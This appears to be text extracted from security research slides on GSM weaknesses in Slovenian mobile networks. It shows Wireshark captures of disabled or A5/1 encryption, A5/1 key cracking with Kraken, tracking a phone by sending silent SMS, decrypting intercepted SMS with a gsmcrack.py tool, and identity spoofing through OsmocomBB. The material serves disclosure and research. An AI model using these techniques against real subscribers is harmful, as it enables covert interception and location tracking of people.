► Link Access Procedure, Channel Dm (LAPDm)

▼ GSM A-I/F DTAP - Ciphering Mode Command

► Protocol Discriminator: Radio Resources Management messages

 DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)

▼ Cipher Mode Setting

 0 = SC: No ciphering (0)

▼ Cipher Mode Response

 ...1 = CR: IMEISV shall be included (1)

0010 00 43 4f b1 40 00 40 11 ec f6 7f 00 00 01 7f 00 .CO.@@.

0020 00 01 e4 4c 12 79 00 2f fe 42 02 04 01 00 00 20 ...L.y./ .B.....

0030 31 ff 00 19 7f 4b 08 00 05 00 03 00 0d 06 35 10 1....K..5.

0040 2b +++++++ +++++++

0050 2b +

...it was possible to switch the encryption completely off (use of A5/0).

Use of encryption - Tušmobil

Screenshot of Wireshark showing network traffic analysis for Tušmobil. The packet list shows various LAPDm and GSMTAP messages between 127.0.0.1 and 127.0.0.1. The details pane highlights a GSM A-I/F DTAP - Ciphering Mode Command message (packet 3925) with the following details:

- Protocol: GSM A-I/F DTAP - Ciphering Mode Command
- Message Type: Ciphering Mode Command (0x35)
- Sub-Message: Start ciphering (1)
- Algorithm identifier: Cipher with algorithm A5 (0)
- CR: IMEISV shall not be included (0)

The bottom status bar indicates the algorithm identifier is gsm_a.algori... and the profile is Default.

No.	Time	Source	Destination	Protocol	Length	Info
3924	11:33:28.259050	127.0.0.1	127.0.0.1	LAPDm	81	U, func=01
3925	11:33:28.494726	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
3926	11:33:28.642709	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
3927	11:33:28.729845	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
3928	11:33:32.597576	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3929	11:33:32.625600	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3930	11:33:32.643732	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3931	11:33:32.671623	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3932	11:33:32.689638	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3933	11:33:32.722675	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 3
3934	11:33:32.740630	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (SS)
3935	11:33:32.768554	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3936	11:33:32.786624	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1

Signal/Noise Ratio (dB): 44
Signal Level (dBm): 255
GSM Frame Number: 1109410
Channel Type: SDCCH/8 (8)
Antenna Number: 0
Sub-Slot: 1

► Link Access Procedure, Channel Dm (LAPDm)
► GSM A-I/F DTAP - Ciphering Mode Command
► Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
.... .1 = SC: Start ciphering (1)
.... 000. = Algorithm identifier: Cipher with algorithm A5 (0)
.... 0 = CR: IMEISV shall not be included (0)

0030
0040
0050

Algorithm identifier (gsm_a.algori... Packets: 7219 Displayed: 7219 Marked: 0 Profile: Default

Tušmobil was using encryption algorithm A5/1.

Cryptanalysis if session key Kc (without possession of mobile phone and/or SIM card)


[on this specific attack are vulnerable only networks with A5/1 and without random padding]

[slightly modified attack can be successfully used against networks with random padding]


Creating of session key Kc

Encryption key **Ki** is stored on a SIM card **and in HLR registry**. Session key **Kc** derives from **Ki**, and is used to encryption of SMS and voice conversation.

1.



2.




Creating of session key Kc

3. On both sides Kc is created (with use of A8 algorithm):

$$Ki + \text{RAND} @ A8 = \mathbf{Kc}$$

- 4.



If SRES is the same on both sides, network and mobile phone have both the same Kc. That means session key is “exchanged” without being transferred through the network. Encryption is now being done with Kc + A5/x. “Over the air” are transferred only encrypted data.

Cryptanalysis of A5/1

a theory

CONTENT OF DATA BURST IN GSM

72	FE	BC	10	74	70	C4	2B						
----	----	----	----	----	----	----	----	----	----	----	----	----	----

"ONE-TIME" KEY FOR ENCRYPTION OD DATA STREAM



D1	E8	02	BF	B7	A0	86	BB	37	E3	E3	E8	02
----	----	----	----	----	----	----	----	----	----	----	----	----

ENCRYPTED MESSAGE (XOR)

A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29
----	----	----	----	----	----	----	----	----	----	----	----	----




Kraken



Kc

Locating of user in mobile network


We start sending silent SMS'es to a mobile number. During this we observe which TMSI number is receiving (encrypted) data.



Capture and cryptanalysis of A5/1

a practice

5.



- From the “air” we passively capture encrypted data packets.
- With the help of guessing the contents of the GSM burst (guessing the padding bits) we calculate “one-time” encryption key.
- We use cryptanalysis to reconstruct session key Kc.
- In the process we need no access to the SIM card, mobile phone or mobile network!

Non-random padding

Screenshot of Wireshark showing a network capture of GSM traffic. The filter is set to "gsmtap".

No.	Time	Source	Destination	Protocol	Length	Info
7655	108.227450000	127.0.0.1		LAPDm	81	S F, func=REJ, N(R)=3
7656	108.375464000	127.0.0.1		LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
7657	108.463596000	127.0.0.1		LAPDm	81	U F, func=UA
7658	108.463625000	127.0.0.1		LAPDm	81	I, N(R)=0, N(S)=0 (Fragment)
7659	108.698485000	127.0.0.1		LAPDm	81	U F, func=UA
7660	108.805036000	127.0.0.1		LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
7661	108.847589000	127.0.0.1		LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7662	108.933511000	127.0.0.1		LAPDm	81	U, func=UI
7699	109.169575000	127.0.0.1		LAPDm	81	S, func=RR, N(R)=1
7700	109.169603000	127.0.0.1		GSM SMS	81	I, N(R)=0, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-DAT
7715	109.318670000	127.0.0.1		LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7727	109.404635000	127.0.0.1		LAPDm	81	T. N(R)=2, N(S)=0(DTAP) (SMS) CP-ACK

Selected packet details:

```
.00 0000 0101 0000 = ARFCN: 80
.0. .... .... = Uplink: 0
Signal/Noise Ratio (dB): 186
Signal Level (dBm): 0
GSM Frame Number: 1527093
Channel Type: SDCCH/8 (8)
Antenna Number: 0
Sub-Slot: 0
```

Link Access Procedure, Channel Dm (LAPDm) details:

- Address Field: 0x0d
- Control field: U F, func=UA (0x73)
- Length Field: 0x01

Selected bytes:

0020	00	01	0d	00	12	79	00	21	re	42	02	04	01	01	00	50y./ ..B.....P
0030	ba	00	00	17	4d	35	08	00	00	00	0d	73	01	2b	2b	2bM5... .S.+++
0040	2b	+++++ +++++++															
0050	2b																+

Selected bytes highlighted in red box:

Link Access Procedure, Chann... Packets: 60598 Displayed: 13503 Marked: 0 Profile: Default

Random padding

Screenshot of Wireshark showing a list of captured packets and their details.

Filter: gsmtap

No.	Time	Source	Destination	Protocol	Length	Info
7627	107.286236000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
7628	107.434340000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7629	107.521364000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7630	107.521394000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=3
7631	107.521416000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=3, N(S)=2(DTAP) (MM) Identity Response
7647	107.757356000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7648	107.757384000	127.0.0.1	127.0.0.1	LAPDm	81	S F, func=REJ, N(R)=3
7650	107.804857000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
7651	107.905608000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7652	107.992348000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
7653	108.050717000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM
7654	108.227422000	127.0.0.1	127.0.0.1	LAPDm	81	I P, N(R)=3, N(S)=2(DTAP) (MM) Identity Request

[Coloring Rule String: udp]


- ▷ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
- ▷ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
- ▷ User Datagram Protocol, Src Port: 48605 (48605), Dst Port: gsmtap (4729)
- ▷ GSM TAP Header, ARFCN: 104 (Downlink), TS: 1, Channel: SDCCH/8 (0)
- ▷ Link Access Procedure, Channel Dm (LAPDm)
- ▽ GSM A-I/F DTAP - Identity Request
 - ▷ Protocol Discriminator: Mobility Management messages
 - 00... = Sequence number: 0
 - ..01 1000 = DTAP Mobility Management Message Type: Identity Request (0x18)
 - 0000 = Spare bit(s): 0
 - ▷ Identity Type
 - 0020 00 01 00 00 12 79 00 21 1e 42 02 04 01 01 00 08y./ ..B.....n
 - 0030 bd 00 00 17 4c 9c 08 00 00 00 03 54 0d 05 18 03L.... .T... .
 - 0040 92 da c9 32 8d 59 71 d1 8e ce 4e 6e 35 dd 65 25 ...2.Yq. ..Nn5.e%
 - 0050 5d

GSM A-I/F DTAP (gsm_a_dtap),... | Packets: 36968 Displayed: 8864 Marked: 0 | Profile: Default

Cracking A5/1 session key Kc in a practice

Cracking (cryptanalysis) with Kraken and predictions we are using in our *gsmcrack.py*...

Cracking A5/1 session key Kc in a practice



... and decrypted SMS message (received through 2G network).

Application gsmcrack.py automatically identifies the TMSI number from the phone number (by sending silent SMS's). When we have TMSI of the “target”, our application is able to automatically follow the phone to an assigned dedicated channel and record encrypted message.

Mobile identity spoofing in GSM network **(without possession of mobile phone and/or SIM card)**

[vulnerability were fixed in most of slovenian GSM networks, procedure described is not working anymore]

Application *mobile*

```
matej@cryptopia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile

<000f> sim.c:241 SELECT (file=0x7f20)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x1a)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=26)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=26 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:241 SELECT (file=0x6f07)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x0f)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=15)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=15 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:1065 selected file (len 9)
<000f> sim.c:277 READ BINARY (offset=0 len=9)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xb0)
<000f> sim.c:876 received APDU (len=0 sw1=0x98 sw2=0x04)
<000f> sim.c:880 SIM Security
<000f> sim.c:151 sending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Application *mobile* is used for calling and sending and receiving SMS messages on a OsmocomBB mobile phones.

